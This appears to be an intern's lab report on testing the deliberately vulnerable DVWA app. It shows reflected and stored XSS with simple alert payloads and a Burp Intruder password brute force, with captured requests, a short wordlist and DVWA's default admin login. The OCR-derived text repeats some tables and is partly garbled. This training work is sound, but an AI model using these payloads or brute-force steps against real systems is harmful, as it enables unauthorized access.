# Task 1: Web Application Security Testing

Track Code: FUTURE_CS_01

Intern Name: Vaibhav Malhotra

## Objective

Conduct security testing on sample web applications to identify vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), and Authentication flaws through Damn Vulnerable Web Application (DVWA) and OWASP Juice shop platform in controlled lab environment.

Therefore, this assessment aims to understand the potential impact of these vulnerabilities and provide strategic recommendations practice to enhance the security posture for web applications.

## Skills Gained

- Web Application Security
- Ethical Hacking
- Penetration Testing

## Tools Used

- Burp Suite

## Test Applications

- DVWA (Damn Vulnerable Web App)
- OWASP Juice Shop

## Cross-Site Scripting (XSS)


Type: Injection Attack
Test Platform: DVWA
Tool Used: Burp Suite

XSS vulnerabilities occur when malicious scripts are injected into trusted websites. These are classified under the OWASP Top 10: Injection category. XSS attacks occur when attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user.

## Reflected XSS

Payload Used:

Description:
When the payload is entered into the input field and submitted, the response reflects back the “Hello” script immediately, executing the JavaScript alert.


192.168.1.86/dvwa/vulnerabilities/xss_r/?name=hello#

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


Submit

Hello hello

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

executing the JavaScript alert.
<script>alert(1)</script>


192.168.1.86/dvwa/vulnerabilities/xss_r/?name=hello#

Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

<script>alert(1)</script> Submit

Hello hello

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html



192.168.1.86/dvwa/vulnerabilities/xss_r/?name=<script>alert(1)<%2Fscript>#

192.168.1.86
1

**Difference Between XSS Reflected and XSS Stored is that Stored is directly sent to DB whereas reflected flashes the entered word.**

## Stored XSS

Input Data:
- Name: Naman
- Message: Hello Naman



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: hello
Message: hello1


Name: hello
Message:

Name: hello
Message:

Name: naman
Message: hello naman

Payload Used:
<script>alert("Vaibhav found it")</script>

Observation:
The script gets stored in the database and is executed whenever the page is revisited. This occurs because the user is still logged in under the same session.



Vulnerability: Stored Cross Site Scripting (XSS)


Name * naman

Message * <script>alert("Vaibhav found it")</script>

Name: test
Message: This is a test comment.

Name: hello
Message: hello1

Name: hello
Message:



Vulnerability: Stored Cross Site Scripting (XSS)


Vaibhav found it

## Authentication Flaws

**Category**: OWASP Top 10 – Identification & Authentication Failures
**Platform**: DVWA
**Tool Used**: Burp Suite


### Attack Steps:

1. Attempted login with:
   - **Username**: vaibhav
   - **Password**: admin123
2. Intercepted the request using Burp Suite.
3. Sent the request to Intruder with the following configuration:
   - **Attack Type**: Sniper
   - **Position**: $admin123$


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer
1 × 2 × 3 × 4 × +
Sniper attack
Target http://192.168.1.86
Positions Add § Clear § Auto §


```
GET /dvwa/vulnerabilities/brute/?username=vaibhav&password=§admin123§&Login=Login HTTP/1.1
Host: 192.168.1.86
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.1.86/dvwa/vulnerabilities/brute/
Cookie: security=low; PHPSESSID=c8e836c313cc20f1fb2cbabf5bb458de
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

4. **Error**: Login failed as the username was incorrect.


6. Intruder attack of http://192.168.1.86
Attack Save
6. Intruder attack of http://192.168.1.86
Attack ∨ Save ∨
Results Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Request Response
Pretty Raw Hex

| Request | Payload | Status code | Response received | Error | Timeout | Length | Comment |
|---|---|---|---|---|---|---|---|
| 0 | | 200 | 221 | | | 4920 | |
| 1 | hello | 200 | 211 | | | 4920 | |
| 2 | hello1 | 200 | 128 | | | 4920 | |
| 3 | run | 200 | 130 | | | 4919 | |
| 4 | admin | 200 | 124 | | | 4919 | |
| 5 | password | 200 | 112 | | | 4920 | |

```
GET /dvwa/vulnerabilities/brute/?username=vaibhav&password=run&Login=Login HTTP/1.1
Host: 192.168.1.86
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.1.86/dvwa/vulnerabilities/brute/
Cookie: security=low; PHPSESSID=c8e836c313cc20f1fb2cbabf5bb458de
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```



6. Intruder attack of http://192.168.1.86

Capture filter: Capturing all items

View filter: Showing all items

| Request | Payload | Status code | Response received | Error | Timeout | Length | Comment |
|---|---|---|---|---|---|---|---|
| 0 | | 200 | 221 | | | 4920 | |
| 1 | hello | 200 | 211 | | | 4920 | |
| 2 | hello1 | 200 | 128 | | | 4920 | |
| 3 | run | 200 | 130 | | | 4919 | |
| 4 | admin | 200 | 124 | | | 4919 | |
| 5 | password | 200 | 112 | | | 4920 | |

Vulnerability: Brute Force

Login

Username:


Password:

Username and/or password incorrect.

## Actual Credentials:

- **Username**: admin

- **Password**: password **# we confirmed it using a repeater tab in burp suite**



Burp Suite Professional v2025.1.4 - Temporary Project - Licensed to Zer0DayLab Crew

Target: http://192.168.1.97

Request

```
GET /dvwa/vulnerabilities/brute/?username=admin&password=password&Login=
Login HTTP/1.1
Host: 192.168.1.97
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.1.97/dvwa/vulnerabilities/brute/
Connection: keep-alive
Cookie: security=high; PHPSESSID=9aaaf853644daa592dd7af3c801f3ec1
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Response

Vulnerability: Brute Force

Login

Username:

Password:

Welcome to the password protected area admin

More info

http://www.owasp.org/index.php/Testing_for_Brute_Force_%28


http://www.securityfocus.com/infocus/1192

http://www.sillychicken.co.nz/Security/how-to-brute-force-http-f

Inspector

| | |
|---|---|
| Request attributes | 2 |
| Request query parameters | 3 |
| Request body parameters | 0 |
| Request cookies | 2 |
| Request headers | 10 |
| Response headers | 10 |

Modified username to the actual username and reinitiated brute force using a **password list**.


Burp Suite Professional v2025.1.4 - Temporary Project - Licensed to Zer0DayLab Crew
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Search Settings
Start attack
Positions Add § Clear § Auto §
Paste
Load...
Remove
Clear
Deduplicate
Add
Add from list...
Payload configuration
Payload processing
Add
Edit
Enabled
Rule
Payloads
Resource pool
Settings

Sniper attack

Target: http://192.168.1.97 — Update Host header to match target

```
GET /dvwa/vulnerabilities/brute/?username=admin&password=§vaibhav§&Login=Login HTTP/1.1
Host: 192.168.1.97
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.1.97/dvwa/vulnerabilities/brute/
Connection: keep-alive
Cookie: security=high; PHPSESSID=9aaaf853644daa592dd7af3c801f3ec1
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Payload position: All payload positions
Payload type: Simple list
Payload count: 8
Request count: 8

This payload type lets you configure a simple list of strings that are used as payloads.

```
hello
hi
password
admin
admin2
six
hey
you
```


You can define rules to perform various processing tasks on each payload before it is used.

**As logic says if username is only incorrect the password cannot be brute force!**

## Result:

Successfully authenticated into the system. Demonstrates how improper authentication mechanisms can be exploited using brute force attacks.

Output image1:


6. Intruder attack of http://192.168.1.97

Attack Save

6. Intruder attack of http://192.168.1.97

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

| Request | Payload | Status code | Response received | Error | Timeout | Length | Comment |
|---|---|---|---|---|---|---|---|
| 0 | | 200 | 12038 | | | 4923 | |
| 1 | hello | 200 | 23025 | | | 4923 | |
| 2 | hi | 200 | 9056 | | | 4923 | |
| 3 | password | 200 | 12062 | | | 4989 | |
| 4 | admin | 200 | 3094 | | | 4923 | |
| 5 | admin2 | 200 | 6071 | | | 4923 | |
| 6 | six | 200 | 20987 | | | 4923 | |
| 7 | hey | 200 | 14980 | | | 4923 | |

Request Response

